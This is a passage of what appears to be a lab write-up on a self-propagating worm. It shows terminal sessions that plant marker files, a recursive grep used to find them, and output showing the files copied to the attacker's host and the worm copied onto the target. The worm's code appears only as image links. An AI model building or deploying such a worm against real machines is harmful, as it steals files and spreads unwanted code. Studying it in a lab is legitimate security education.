
```
root@edfb50e0aec4:~# echo 'abracadabra' > root_file.txt
root@edfb50e0aec4:~# mkdir dirA
root@edfb50e0aec4:~# cd dirA
root@edfb50e0aec4:~/dirA# echo 'abracadabra' > A_file.txt
root@edfb50e0aec4:~/dirA# mkdir dirB
root@edfb50e0aec4:~/dirA# echo 'abracadabra' > B_file.txt
root@edfb50e0aec4:~/dirA# rm B_file.txt
root@edfb50e0aec4:~/dirA# ls
A_file.txt  dirB
root@edfb50e0aec4:~/dirA# cd dirB
root@edfb50e0aec4:~/dirA/dirB# echo 'abracadabra' > B_file.txt
root@edfb50e0aec4:~/dirA/dirB# ls
B_file.txt
root@edfb50e0aec4:~/dirA/dirB# 
```

Now just a tiny change in our original worm now we will use

`'grep -rls abracadabra *'`

This command to find recursively all file


Lets run the python file in our target machine



```
root@8d65fffbe816:~# ls
1805023_3.py  A_file.txt  B_file.txt  root_file.txt
root@8d65fffbe816:~# 
```

We can notice that all files from the directory tree are arrived in our host machine

Now lest check the target machine



```
root@edfb50e0aec4:~/dirA# cd ..
root@edfb50e0aec4:~# ls
1805023_3.py  dirA  root_file.txt
root@edfb50e0aec4:~# 
```

It can be seen that the worm has been copied to our target machine as well.